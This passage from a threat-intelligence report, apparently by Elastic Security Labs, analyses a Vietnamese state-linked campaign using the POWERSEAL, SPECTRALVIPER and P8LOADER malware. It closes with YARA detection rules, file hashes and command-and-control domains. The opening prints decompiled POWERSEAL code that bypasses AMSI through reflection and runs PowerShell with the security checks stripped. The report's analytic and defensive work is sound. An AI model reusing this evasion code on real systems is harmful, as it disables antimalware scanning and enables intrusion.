                if (type.Name == "AmsiUtils")
                {
                    foreach (FieldInfo fieldInfo in type.GetFields(BindingFlags.Static | BindingFlags.NonPublic))
                    {
                        if (fieldInfo.Name == "amsiInitFailed")
                        {
                            fieldInfo.SetValue(null, true);
                        }
                        else if (fieldInfo.Name == "amsiSession")
                        {
                            fieldInfo.SetValue(null, null);
                        }
                        else if (fieldInfo.Name == "amsiContext")
                        {
                            IntPtr intPtr = Marshal.AllocHGlobal(9077);
                            fieldInfo.SetValue(null, intPtr);
                        }
                    }
                }
            }
        }
    }
    return false;
}
```
POWERSEAL bypassing AMSI

Launch PowerShell

POWERSEAL's primary function is to execute PowerShell. In the following depiction of POWERSEAL's source code, we can see that POWERSEAL uses PowerShell to execute a script and arguments (**command**). The script and arguments are provided by the threat actor and were not observed in the environment.

```
public static string InvokePs(string script, string command)
{
    Patch.PatchFunc();
    string text = "";
    try
    {
        InitialSessionState initialSessionState = InitialSessionState.CreateDefault();
        initialSessionState.AuthorizationManager = null;
        using (Runspace runspace = RunspaceFactory.CreateRunspace(initialSessionState))
        {
            runspace.Open();
            PowerShell powerShell = PowerShell.Create();
            powerShell.Runspace = runspace;
            script = script + (string.IsNullOrEmpty(script) ? "" : ";") + command;
            powerShell.AddScript(script);
            powerShell.AddCommand("out-string");
            powerShell.Commands.Commands[0].MergeMyResults(2, 1);
            Patch.Tech(powerShell);
            Collection<PSObject> collection = powerShell.Invoke();
            using (StringWriter stringWriter = new StringWriter())
            {
                foreach (PSObject psobject in collection)
                {
                    stringWriter.WriteLine(psobject.ToString() + Environment.NewLine);
                }
                text += stringWriter.ToString().TrimEnd("\r\n".ToCharArray());
            }
        }
    }
    catch (Exception ex)
    {
        text = text + "FATAL: " + ex.Message;
    }
    return text;
}
```

POWERSEAL executing shellcode with PowerShell

Summary

POWERSEAL is a new and purpose-built PowerShell runner that borrows freely from a variety of open source offensive security tools, delivering offensive capabilities in a streamlined package with built-in defense evasion.


Campaign and adversary modeling

Overview

REF2754 is an ongoing campaign against large nationally important public companies within Vietnam. The malware execution chain in this campaign is initiated with DONUTLOADER, but goes on to utilize previously unreported tooling.

1. SPECTRALVIPER, an obfuscated x64 backdoor that brings PE loading and injection, file upload and download, file and directory manipulation, token impersonation, and named pipe and HTTP command and control
2. P8LOADER, an obfuscated Windows PE loader allowing the attacker to minimize and obfuscate some logging on the victim endpoints, and
3. POWERSEAL, a PowerShell runner with ETW and AMSI bypasses built in for enhanced defensive evasion when using PowerShell tools

Elastic Security Labs concludes with moderate confidence that this campaign is executed by a Vietnamese state-affiliated threat.



REF2754 and REF4322 campaign intersections

Victimology

Using our SPECTRALVIPER YARA signature, we identified two endpoints in a second environment infected with SPECTRALVIPER implants. That environment was discussed in Elastic Security Labs research in 2022 which describes REF4322.

The REF4322 victim is a Vietnam-based financial services company. Elastic Security Labs first talked about this victim and activity group in 2022.

The REF2754 victim has been identified as a large Vietnam-based agribusiness.

Further third party intelligence from VirusTotal, based on retro-hunting the YARA rules available at the end of this research, indicate additional Vietnam-based victims. There were eight total Retrohunt hits:

- All were manually confirmed to be SPECTRALVIPER
- All samples were between 1.59MB and 1.77MB in size
- All VirusTotal samples were initially submitted from Vietnam

Some samples were previously identified in our first party collection, and some were new to us.

A note about third party reporting

Be mindful of the analytic limitations of relying on “VT submitter” too heavily. This third party reporting mechanism may be subject to circular reporting concerns or VPN usage that modifies the GEOs used, and inadvertent reinforcement of a hypothesis. In this case, it was used in an attempt to try to find samples with apparent non-VN origins, without success.

At the time of publication, all known victims are large public companies physically within Vietnam, and conducting business primarily within Vietnam.

Campaign analysis

The overlap with the REF4322 environment occurred fairly recently, on April 20, 2023. One of these endpoints was previously infected with the PHOREAL implant, while the other endpoint was compromised with PIPEDANCE.

These SPECTRALVIPER infections were configured under pipe mode as opposed to hardcoded domains set to wait for incoming connection over a named pipe (**\\.\pipe\ydZb0bIrT**).

SPECTRALVIPER coresident on a PIPEDANCE-infected host

This activity appears to be a handoff of access or swapping out of one tool for another.

More on PIPEDANCE

If you’re interested in a detailed breakdown of the PIPEDANCE malware, check out our previous research and stay tuned, more to come.

Post-exploitation collection of intended effects has been limited, however, while speculative in nature, a motivation assessment based on malware, implant, and technical capabilities points to achieving initial access, maintaining persistence, and operating as a backdoor for intelligence gathering purposes.

Domains from REF4322, REF2754, and from samples collected from VirusTotal used for C2 have all been registered in the last year with the most recent being in late April 2023.

Domain:	Created:
stablewindowsapp[.]com	2022-02-10
webmanufacturers[.]com	2022-06-10
toppaperservices[.]com	2022-12-15
hosting-wordpress-services[.]com	2023-03-15
appointmentmedia[.]com	2023-04-26

GEOs for associated IPs for these domains are globally distributed, and they use Sectigo, Rapid SSL, and Let’s Encrypt certs. Further infrastructure analysis did not uncover anything of note beyond their registration date, which does give us a campaign timebox. Based on the recent registration of **appointmentmedia[.]com**, this campaign could still be ongoing with new domains being registered for future intrusions.

Campaign associations

Elastic Security Labs concludes with moderate confidence that both REF4322 and REF2754 activity groups represent campaigns planned and executed by a Vietnamese state-affiliated threat. Based on our analysis, this activity group overlaps with prior reporting of Canvas Cyclone, APT32, and OCEANLOTUS threat groups.

As stated above and in previous reporting, the REF4322 victim is a financial institution that manages capital for business acquisitions and former State-Owned-Enterprises.


The REF2754 victim is a large agribusiness that is systemically important in the food production and distribution supply chains of Vietnam. Ongoing urbanization, pollution, the COVID-19 pandemic, and climate change have been challenges for Vietnam’s food security. As a data point, in March of 2023, Vietnam’s Prime Minister approved the National Action Plan on Food Systems Transformation toward Transparency, Responsibility, and Sustainability in Vietnam by 2030. Its overall objective is to transform the food systems including production, processing, distribution, and consumption towards transparency, responsibility, and sustainability based on local advantages; to ensure national food and nutrition security; to improve people's income and living standards; to prevent and control natural disasters and epidemics; to protect the environment and respond to climate change; and finally to contribute to the rolling-out of the Vietnam and Global Sustainable Development Goals by 2030. All of this highlights that food security has been a point of national policy emphasis, which also makes the victims of REF2754 an attractive target to threat actors because of their intersection with Vietnam’s strategic objectives.

In addition to the nationally-aligned strategic interests of the victims for REF4322 and REF2754, both victims were infected with the DONUTLOADER, P8LOADER, POWERSEAL, and SPECTRALVIPER malware families using similar deployment techniques, implant management, and naming conventions in both intrusions.

A threat group with access to the financial transaction records available in REF4322, combined with the national strategic food safety policy for REF2754 would provide insight into competency of management, corruption, foreign influence, or price manipulations otherwise unavailable through regulatory reporting.

Diamond model

Elastic Security utilizes the Diamond Model to describe high-level relationships between the adversaries, capabilities, infrastructure, and victims of intrusions. While the Diamond Model is most commonly used with single intrusions, and leveraging Activity Threading (section 8) as a way to create relationships between incidents, an adversary-centered (section 7.1.4) approach allows for a (cluttered) single diamond.



REF2754 Diamond Model

Observed adversary tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Detection logic

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify SPECTRALVIPER, POWERSEAL, and P8LOADER

```
rule Windows_Trojan_SpectralViper_1 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-04-13"
        last_modified = "2023-05-26"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "SpectralViper"
        threat_name = "Windows.Trojan.SpectralViper"
        reference_sample = "7e35ba39c2c77775b0394712f89679308d1a4577b6e5d0387835ac6c06e556cb"
       license = "Elastic License v2"

    strings:
        $a1 = { 13 00 8D 58 FF 0F AF D8 F6 C3 01 0F 94 44 24 26 83 FD 0A 0F 9C 44 24 27 4D 89 CE 4C 89 C7 48 89 D3 48 89 CE B8 }
        $a2 = { 15 00 8D 58 FF 0F AF D8 F6 C3 01 0F 94 44 24 2E 83 FD 0A 0F 9C 44 24 2F 4D 89 CE 4C 89 C7 48 89 D3 48 89 CE B8 }
        $a3 = { 00 8D 68 FF 0F AF E8 40 F6 C5 01 0F 94 44 24 2E 83 FA 0A 0F 9C 44 24 2F 4C 89 CE 4C 89 C7 48 89 CB B8 }
        $a4 = { 00 48 89 C6 0F 29 30 0F 29 70 10 0F 29 70 20 0F 29 70 30 0F 29 70 40 0F 29 70 50 48 C7 40 60 00 00 00 00 48 89 C1
E8 }
        $a5 = { 41 0F 45 C0 45 84 C9 41 0F 45 C0 EB BA 48 89 4C 24 08 89 D0 EB B1 48 8B 44 24 08 48 83 C4 10 C3 56 57 53 48 83 EC
30 8B 05 }
        $a6 = { 00 8D 70 FF 0F AF F0 40 F6 C6 01 0F 94 44 24 25 83 FF 0A 0F 9C 44 24 26 89 D3 48 89 CF 48 }
        $a7 = { 48 89 CE 48 89 11 4C 89 41 08 41 0F 10 01 41 0F 10 49 10 41 0F 10 51 20 0F 11 41 10 0F 11 49 20 0F 11 51 30 }
        $a8 = { 00 8D 58 FF 0F AF D8 F6 C3 01 0F 94 44 24 22 83 FD 0A 0F 9C 44 24 23 48 89 D6 48 89 CF 4C 8D }
    condition:
        5 of them
}Read more

rule Windows_Trojan_SpectralViper_2 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-05-10"
        last_modified = "2023-05-10"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "SpectralViper"
        threat_name = "Windows.Trojan.SpectralViper"
        reference_sample = "d1c32176b46ce171dbce46493eb3c5312db134b0a3cfa266071555c704e6cff8"
       license = "Elastic License v2"

    strings:
        $a1 = { 18 48 89 4F D8 0F 10 40 20 0F 11 47 E0 0F 10 40 30 0F 11 47 F0 48 8D }
        $a2 = { 24 27 48 83 C4 28 5B 5D 5F 5E C3 56 57 53 48 83 EC 20 48 89 CE 48 }
        $a3 = { C7 84 C9 0F 45 C7 EB 86 48 8B 44 24 28 48 83 C4 30 5B 5F 5E C3 48 83 }
        $s1 = { 40 53 48 83 EC 20 48 8B 01 48 8B D9 48 8B 51 10 48 8B 49 08 FF D0 48 89 43 18 B8 04 00 00 }
        $s2 = { 40 53 48 83 EC 20 48 8B 01 48 8B D9 48 8B 49 08 FF D0 48 89 43 10 B8 04 00 00 00 48 83 C4 20 5B }
        $s3 = { 48 83 EC 28 4C 8B 41 18 4C 8B C9 48 B8 AB AA AA AA AA AA AA AA 48 F7 61 10 48 8B 49 08 48 C1 EA }
    condition:
        2 of ($a*) or any of ($s*)
}Read more

rule Windows_Trojan_PowerSeal_1 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-03-16"
        last_modified = "2023-05-26"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "PowerSeal"
        threat_name = "Windows.Trojan.PowerSeal"
        license = "Elastic License v2"

    strings:
        $a1 = "PowerSeal.dll" wide fullword
        $a2 = "InvokePs" ascii fullword
        $a3 = "amsiInitFailed" wide fullword
        $a4 = "is64BitOperatingSystem" ascii fullword
    condition:
        all of them
}Read more
```

```
rule Windows_Trojan_PowerSeal_2 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-05-10"
        last_modified = "2023-05-10"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "PowerSeal"
        threat_name = "Windows.Trojan.PowerSeal"
        license = "Elastic License v2"

    strings:
        $a1 = "[+] Loading PowerSeal"
        $a2 = "[!] Failed to exec PowerSeal"
        $a3 = "AppDomain: unable to get the name!"
    condition:
        2 of them
}Read more

rule Windows_Trojan_P8Loader {
    meta:
        author = "Elastic Security"
        creation_date = "2023-04-13"
        last_modified = "2023-05-26"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "P8Loader"
        threat_name = "Windows.Trojan.P8Loader"
        license = "Elastic License v2"

    strings:
        $a1 = "\t[+] Create pipe direct std success\n" fullword
        $a2 = "\tPEAddress: %p\n" fullword
        $a3 = "\tPESize: %ld\n" fullword
        $a4 = "DynamicLoad(%s, %s) %d\n" fullword
        $a5 = "LoadLibraryA(%s) FAILED in %s function, line %d" fullword
        $a6 = "\t[+] No PE loaded on memory\n" wide fullword
        $a7 = "\t[+] PE argument: %ws\n" wide fullword
        $a8 = "LoadLibraryA(%s) FAILED in %s function, line %d" fullword
    condition:
        5 of them
}Read more
```

Observations

All observables are also available for download in both ECS and STIX format in a combined zip bundle.

The following observables were discussed in this research.

Observable	Type	Name	Ref
56d2d05988b6c23232b013b38c49b7a9143c6649d81321e542d19ae46f4a4204	SHA-256	-	SPE Rela belo
d1c32176b46ce171dbce46493eb3c5312db134b0a3cfa266071555c704e6cff8	SHA-256	1.dll	SPE
7e35ba39c2c77775b0394712f89679308d1a4577b6e5d0387835ac6c06e556cb	SHA-256	asdgb.exe	SPE
4e3a88cf00e0b4718e7317a37297a185ff35003192e5832f5cf3020c4fc45966	SHA-256	Settings.db	SPE
7b5e56443812eed76a94077763c46949d1e49cd7de79cde029f1984e0d970644	SHA-256	Microsoft.MicrosoftEdge_8wekyb3d8bbwe.pkg	SPE
5191fe222010ba7eb589e2ff8771c3a75ea7c7ffc00f0ba3f7d716f12010dd96	SHA-256	UpdateConfig.json	SPE
4775fc861bc2685ff5ca43535ec346495549a69891f2bf45b1fcd85a0c1f57f7	SHA-256	Microsoft.OneDriveUpdatePackage.mca	SPE
2482c7ececb23225e090af08feabc8dec8d23fe993306cb1a1f84142b051b621	SHA-256	ms-certificates.sst	SPE

Observable	Type	Name	Ref
stablewindowsapp[.]com	Domain	n/a	C2
webmanufacturers[.]com	Domain	n/a	C2
toppaperservices[.]com	Domain	n/a	C2
hosting-wordpress-services[.]com	Domain	n/a	C2
appointmentmedia[.]com	Domain	n/a	C2